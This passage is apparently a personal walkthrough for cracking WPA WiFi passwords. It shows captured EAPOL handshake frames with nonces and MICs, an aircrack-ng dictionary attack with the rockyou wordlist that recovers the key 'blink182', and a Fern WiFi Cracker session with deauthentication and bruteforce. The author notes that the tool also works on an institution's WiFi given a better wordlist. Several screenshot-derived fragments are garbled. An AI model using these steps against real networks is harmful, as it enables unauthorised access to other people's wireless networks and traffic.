17…  24.964…  66:9a:31…  ea:75:f8:98:…  EAPOL   155 Key (Message 2 of 4)
17…  24.968…  ea:75:f8…  66:9a:31:c4:…  EAPOL   189 Key (Message 3 of 4)
17…  24.971…  66:9a:31…  ea:75:f8:98:…  EAPOL   133 Key (Message 4 of 4)
21…  26.973…  ea:75:f8…  CloudNet_14:…  EAPOL   133 Key (Message 1 of 4)
21…  26.979…  CloudNet…  ea:75:f8:98:…  EAPOL   157 Key (Message 2 of 4)
21…  26.987…  ea:75:f8…  CloudNet_14:…  EAPOL   189 Key (Message 3 of 4)
21…  26.989…  ea:75:f8…  CloudNet_14:…  EAPOL   189 Key (Message 3 of 4)
21…  26.991…  ea:75:f8…  CloudNet_14:…  EAPOL   189 Key (Message 3 of 4)
21…  26.999…  CloudNet…  ea:75:f8:98:…  EAPOL   133 Key (Message 4 of 4)
22…  27.690…  ea:75:f8…  66:9a:31:c4:…  EAPOL   133 Key (Message 1 of 4)
22…  27.710…  66:9a:31…  ea:75:f8:98:…  EAPOL   155 Key (Message 2 of 4)
22…  27.717…  ea:75:f8…  66:9a:31:c4:…  EAPOL   189 Key (Message 3 of 4)
22…  27.723…  66:9a:31…  ea:75:f8:98:…  EAPOL   133 Key (Message 4 of 4)
24…  29.868…  ea:75:f8…  CloudNet_14:…  EAPOL   133 Key (Message 1 of 4)
24…  29.880…  CloudNet…  ea:75:f8:98:…  EAPOL   157 Key (Message 2 of 4)
24…  29.887…  CloudNet…  ea:75:f8:98:…  EAPOL   133 Key (Message 4 of 4)
28…  32.019…  66:9a:31…  ea:75:f8:98:…  EAPOL   155 Key (Message 2 of 4)
28…  32.027…  ea:75:f8…  66:9a:31:c4:…  EAPOL   189 Key (Message 3 of 4)
28…  32.037…  66:9a:31…  ea:75:f8:98:…  EAPOL   133 Key (Message 4 of 4)
29…  32.955…  ea:75:f8…  CloudNet_14:…  EAPOL   133 Key (Message 1 of 4)
29…  32.965…  CloudNet…  ea:75:f8:98:…  EAPOL   157 Key (Message 2 of 4)
29…  32.969…  ea:75:f8…  CloudNet_14:…  EAPOL   189 Key (Message 3 of 4)
29…  32.975…  ea:75:f8…  CloudNet_14:…  EAPOL   189 Key (Message 3 of 4)
29…  32.977…  ea:75:f8…  CloudNet_14:…  EAPOL   189 Key (Message 3 of 4)
29…  32.981…  CloudNet…  ea:75:f8:98:…  EAPOL   133 Key (Message 4 of 4)
32…  34.681…  ea:75:f8…  66:9a:31:c4:…  EAPOL   133 Key (Message 1 of 4)
32…  34.708…  66:9a:31…  ea:75:f8:98:…  EAPOL   155 Key (Message 2 of 4)
32…  34.713…  ea:75:f8…  66:9a:31:c4:…  EAPOL   189 Key (Message 3 of 4)
32…  34.719…  66:9a:31…  ea:75:f8:98:…  EAPOL   133 Key (Message 4 of 4)
34…  35.997…  ea:75:f8…  CloudNet_14:…  EAPOL   133 Key (Message 1 of 4)
34…  36.001…  CloudNet…  ea:75:f8:98:…  EAPOL   157 Key (Message 2 of 4)
34…  36.006…  ea:75:f8…  CloudNet_14:…  EAPOL   189 Key (Message 3 of 4)
34…  36.008…  ea:75:f8…  CloudNet_14:…  EAPOL   189 Key (Message 3 of 4)
34…  36.012…  ea:75:f8…  CloudNet_14:…  EAPOL   189 Key (Message 3 of 4)
34…  36.013…  ea:75:f8…  CloudNet_14:…  EAPOL   189 Key (Message 3 of 4)
38…  38.987…  ea:75:f8…  CloudNet_14:…  EAPOL   133 Key (Message 1 of 4)
38…  38.998…  ea:75:f8…  CloudNet_14:…  EAPOL   189 Key (Message 3 of 4)
38…  39.003…  ea:75:f8…  CloudNet_14:…  EAPOL   189 Key (Message 3 of 4)
38…  39.006…  CloudNet…  ea:75:f8:98:…  EAPOL   133 Key (Message 4 of 4)
hack1-01.cap                    Packets: 47729 · Displayed: 62 (0.1%)          Profile: Default
```


As mentioned above that 4 msgs while be captured b/w the new connection to the wifi and the wifi itself. Here phone MAC was 66:9a: (and so on) and wifi MAC was ea:75: (and so on)

Message 1 of 4 description -




```
▸ Frame 14017: 133 bytes on wire (1064 bits), 133 bytes captured (1064 bits)
▸ IEEE 802.11 QoS Data, Flags: ......F.
▸ Logical-Link Control
▾ 802.1X Authentication
    Version: 802.1X-2004 (2)
    Type: Key (3)
    Length: 95
    Key Descriptor Type: EAPOL RSN Key (2)
    [Message number: 1]
  ▸ Key Information: 0x008a
    Key Length: 16
    Replay Counter: 1
    WPA Key Nonce: 7f7226e61552167614dad5af63429bcf3cb685e6b9ff072feb0f8fdc25932af9
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: 00000000000000000000000000000000
    WPA Key Data Length: 0

0000  88 02 3a 01 66 9a 31 c4  7f f4 ea 75 f8 98 a9 85   ··:·f·1· ···u····
0010  ea 75 f8 98 a9 85 00 00  06 00 aa aa 03 00 00 00   ·u······ ········
0020  88 8e 02 03 00 5f 02 00  8a 00 10 00 00 00 00 00   ·····_·· ········
0030  00 00 01 7f 72 26 e6 15  52 16 76 14 da d5 af 63   ····r&·· R·v····c
0040  42 9b cf 3c b6 85 e6 b9  ff 07 2f eb 0f 8f dc 25   B··<···· ··/····%
0050  93 2a f9 00 00 00 00 00  00 00 00 00 00 00 00 00   ·*······ ········
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0080  00 00 00 00 00                                     ·····
```

Message 2 of 4 description -




```
▸ Frame 14022: 155 bytes on wire (1240 bits), 155 bytes captured (1240 bits)
▸ IEEE 802.11 QoS Data, Flags: .......T
▸ Logical-Link Control
▾ 802.1X Authentication
     Version: 802.1X-2001 (1)
     Type: Key (3)
     Length: 117
     Key Descriptor Type: EAPOL RSN Key (2)
     [Message number: 2]
   ▸ Key Information: 0x010a
     Key Length: 0
     Replay Counter: 1
     WPA Key Nonce: f5c9348be4d9b5bb45499cc36cbcc142dc93a2668537e2f6cf885b32cd3d179f
     Key IV: 00000000000000000000000000000000
     WPA Key RSC: 0000000000000000
     WPA Key ID: 0000000000000000
     WPA Key MIC: 795361fb32736f48aa07ec7d329e2f34
     WPA Key Data Length: 22
   ▸ WPA Key Data: 30140100000fac040100000fac040100000fac028000

0000  88 01 24 00 ea 75 f8 98  a9 85 66 9a 31 c4 7f f4   ··$··u·· ··f·1···
0010  ea 75 f8 98 a9 85 00 00  00 00 aa aa 03 00 00 00   ·u······ ········
0020  88 8e 01 03 00 75 02 01  0a 00 00 00 00 00 00 00   ·····u·· ········
0030  00 00 01 f5 c9 34 8b e4  d9 b5 bb 45 49 9c c3 6c   ·····4·· ···EI··l
0040  bc c1 42 dc 93 a2 66 85  37 e2 f6 cf 88 5b 32 cd   ··B···f· 7····[2·
0050  3d 17 9f 00 00 00 00 00  00 00 00 00 00 00 00 00   =······· ········
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0070  00 00 00 79 53 61 fb 32  73 6f 48 aa 07 ec 7d 32   ···ySa·2 soH···}2
0080  9e 2f 34 00 16 30 14 01  00 00 0f ac 04 01 00 00   ·/4··0·· ········
0090  0f ac 04 01 00 00 0f ac  02 80 00                  ········ ···
```

Message 3 of 4 description -



```
▸ Frame 14032: 189 bytes on wire (1512 bits), 189 bytes captured (1512 bits)
▸ IEEE 802.11 QoS Data, Flags: ......F.
▸ Logical-Link Control
▾ 802.1X Authentication
     Version: 802.1X-2004 (2)
     Type: Key (3)
     Length: 151
     Key Descriptor Type: EAPOL RSN Key (2)
     [Message number: 3]
   ▸ Key Information: 0x13ca
     Key Length: 16
     Replay Counter: 2
     WPA Key Nonce: 7f7226e61552167614dad5af63429bcf3cb685e6b9ff072feb0f8fdc25932af9
     Key IV: 00000000000000000000000000000000
     WPA Key RSC: 0000000000000000
     WPA Key ID: 0000000000000000
     WPA Key MIC: da86b8aa33ae1704862ab85cd2130692
     WPA Key Data Length: 56
     WPA Key Data: ddc93374038adbc31d984e68ed21a713d877cf3dd0051135ea246ea8e976425f0f056bc6…

0000  88 02 3a 01 66 9a 31 c4  7f f4 ea 75 f8 98 a9 85   ··:·f·1· ···u····
0010  ea 75 f8 98 a9 85 10 00  06 00 aa aa 03 00 00 00   ·u······ ········
0020  88 8e 02 03 00 97 02 13  ca 00 10 00 00 00 00 00   ········ ········
0030  00 00 02 7f 72 26 e6 15  52 16 76 14 da d5 af 63   ····r&·· R·v····c
0040  42 9b cf 3c b6 85 e6 b9  ff 07 2f eb 0f 8f dc 25   B··<···· ··/····%
0050  93 2a f9 00 00 00 00 00  00 00 00 00 00 00 00 00   ·*······ ········
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0070  00 00 00 da 86 b8 aa 33  ae 17 04 86 2a b8 5c d2   ·······3 ····*·\·
0080  13 06 92 00 38 dd c9 33  74 03 8a db c3 1d 98 4e   ····8··3 t······N
0090  68 ed 21 a7 13 d8 77 cf  3d d0 05 11 35 ea 24 6e   h·!···w· =···5·$n
00a0  a8 e9 76 42 5f 0f 05 6b  c6 62 0d ef 21 8b fb 74   ··vB_··k ·b··!··t
00b0  7f 74 d3 b9 9e 6f 45 ea  c8 b7 18 8b db            ·t···oE· ·····
```

Message 4 of 4 description -




```
▸ Frame 14037: 133 bytes on wire (1064 bits), 133 bytes captured (1064 bits)
▸ IEEE 802.11 QoS Data, Flags: .......T
▸ Logical-Link Control
▾ 802.1X Authentication
    Version: 802.1X-2001 (1)
    Type: Key (3)
    Length: 95
    Key Descriptor Type: EAPOL RSN Key (2)
    [Message number: 4]
  ▸ Key Information: 0x030a
    Key Length: 0
    Replay Counter: 2
    WPA Key Nonce: 0000000000000000000000000000000000000000000000000000000000000000
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: 39b4c4650b1881c0751b6080eb6c59b6
    WPA Key Data Length: 0

0000  88 01 24 00 ea 75 f8 98  a9 85 66 9a 31 c4 7f f4   ··$··u·· ··f·1···
0010  ea 75 f8 98 a9 85 10 00  00 00 aa aa 03 00 00 00   ·u······ ········
0020  88 8e 01 03 00 5f 02 03  0a 00 00 00 00 00 00 00   ·····_·· ········
0030  00 00 02 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0070  00 00 00 39 b4 c4 65 0b  18 81 c0 75 1b 60 80 eb   ···9··e· ···u·`··
0080  6c 59 b6 00 00                                     lY···
```

Cracking WiFi Password


(1) aircrack-ng

We need to crack WPA Key Data.




```
┌──(root㉿kali)-[~]
└─# mv hack* /home/kali/
```

Since the all "hack1–01" files are in "root" user. We need to move it to /home/kali.



```
┌──(kali㉿kali)-[~]
└─$ aircrack-ng hack1-01.cap -w /usr/share/wordlists/rockyou.txt
```


We can find the password of the wifi by this below cmd. If its in wordlist rockyou.txt then it will be cracked else not.



```
                              Aircrack-ng 1.6

      [00:00:00] 138/10303727 keys tested (3425.13 k/s)

      Time left: 50 minutes, 8 seconds                           0.00%

                          KEY FOUND! [ blink182 ]


      Master Key     : 7B B3 C3 9C A0 18 E2 78 2A 23 51 99 9C DC 6C EF
                       63 C9 A3 C1 BA 6B DF 73 A7 22 56 01 07 FA 05 60

      Transient Key  : AF 91 AD DE 99 DD DC 97 BA 57 CF 14 07 67 2A CB
                       64 24 EC 55 D9 CA 90 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 58 F9 B7 9F 94 DE 51 37 A3 A4 51 98 6F 5B A3 DD
```

(2) Fern WiFi cracker

We can also use a tool named Fern WiFi Cracker. Fern works for LNMIIT WiFi also (Just need a better wordlist in order to get password via bruteforce/dictionary attack).



Interface: wlan0

WEP: None Detected

Python Version:
Aircrack Version:
Qt Version:

About Fern WIFI Cracker

GUI suite for wireless encryption strength testing of 802.11 wireless encryption standard access points

Written by Saviour Emmanuel Ekiko   Report Bugs at : savioboyz@rocketmail.com

[redacted]

□ Automate

ESSID: [redacted] BSSID: 4C:BC:48:[redacted] Channel: 11 Power: -55 Encryption: WPA Supports WPS


● Regular Attack   ○ WPS Attack

```
Probing Access Point
Deauthenticating 1A:7B:C3:48:57:EB
Handshake Captured
Bruteforcing WPA Encryption
Speed: 3612.67 k/s
```

rockyou.txt

90:0F:0C:46:C5:98

ortiz14



Monitor Mode Enabled on wlan0mon

Stopped

None Detected

354 Detected

2 Key Entries

Currently installed version: Revision 94

Python Version: 3.11.2 main,
Aircrack Version: aircrack-ng 1.6 - (C) 2
Qt Version: 5.15.7

```
collisions 0
```

```
Press ENTER or type
[No write since last
zsh:1: command not f

shell returned 127

Press ENTER or type
```

Fern - Key Database


Decrypted wireless keys are automatically added to the sqlite database after a successful attack, Alternatively you can insert keys to the database manually

	Access Point	Mac Address	Encryption	Key	Channel
1	[redacted]	A6:F2:47:CB[redacted]	WPA	[redacted]	11
2	[redacted]	4C:BC:48:AE:6[redacted]	WPA	[redacted]	11

